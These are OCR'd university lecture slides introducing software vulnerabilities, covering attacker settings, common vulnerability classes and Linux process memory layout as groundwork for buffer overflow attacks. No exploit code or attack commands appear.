Introduction to Software Vulnerabilities: Buffer Overflows

CMSC 23200, Spring 2026, Lecture 3

David Cash and Grant Ho

University of Chicago

Logistics

- **Assignment 1** has two parts, both due Thursday at 11:59pm
  - **1A**: Thread Modeling (“pen and paper”)
  - **1B**: Requires VM access. Very little code, but start a few days early in case you have a technical snag.
- **Assignment 2** will be out Friday and cover this weeks lectures
- No discussion section this week
- Discussion sections start next week on Monday


Outline for Lecture 3

1. Overview of software exploits
2. Memory layout and function calls in a process
3. Stack-based buffer overflow attacks
4. Heap-based buffer overflow attacks

Outline for Lecture 3


1. **Overview of software exploits**
2. Memory layout and function calls in a process
3. Stack-based buffer overflow attacks
4. Heap-based buffer overflow attacks

Software Attacks: External Attacker Setting



- External attacker targets a remote resource like a web server
- Attacker aims to corrupt server process memory and run its own code
- Ultimate goal is often to monetize server as a bot
  - But crashing the system is sometimes good enough

Software Attacks: Local Attacker Settings




- Attacker has account on target system (e.g. like we do on CS dept servers)
- Attacker wants to esclate privilege (e.g. get a root account)
- setuid programs are good targets: if attacker can take control of them, it can run code as owner (frequently root)

Software Vulnerabilities are Very Common


- CVEs = “common vulnerability and Exposures”

- In 2021, while teaching this class, Linux sudo was broken!
  - Department machines were vulnerable.
  - Was it ok to test this?



Two Basic Principles of Most Attacks

- Adversaries get to inject *their* bytes into *your* machine
- “Data” and “Code” are interchangeable; They are fundamentally the same “thing”.



Some Classes of Software Vulnerabilities

- Memory management
- Integer overflow and casting
- Unsanitized input fed to unprotected functions (e.g. `printf`)
- …

Outline for Lecture 3

1. Overview of software exploits
2. **Memory layout and function calls in a process**
3. Stack-based buffer overflow attacks
4. Heap-based buffer overflow attacks

Memory Layout of a Process (in Linux)

.text: Machine executable code

.data: Global initialized static variables


.bss: Global uninitialized variables (“block starting symbol”)

heap: Dynamically allocated memory (via `brk`/`sbrk`/`mmap` syscall)


stack: Local variables and functional call info

env: Environment variables (PATH etc)

(Demo!)



x86 Registers and Virtual Memory Layout



esp: stack pointer (top of stack)

ebp: base pointer to current “stack frame”

eip: instruction pointer

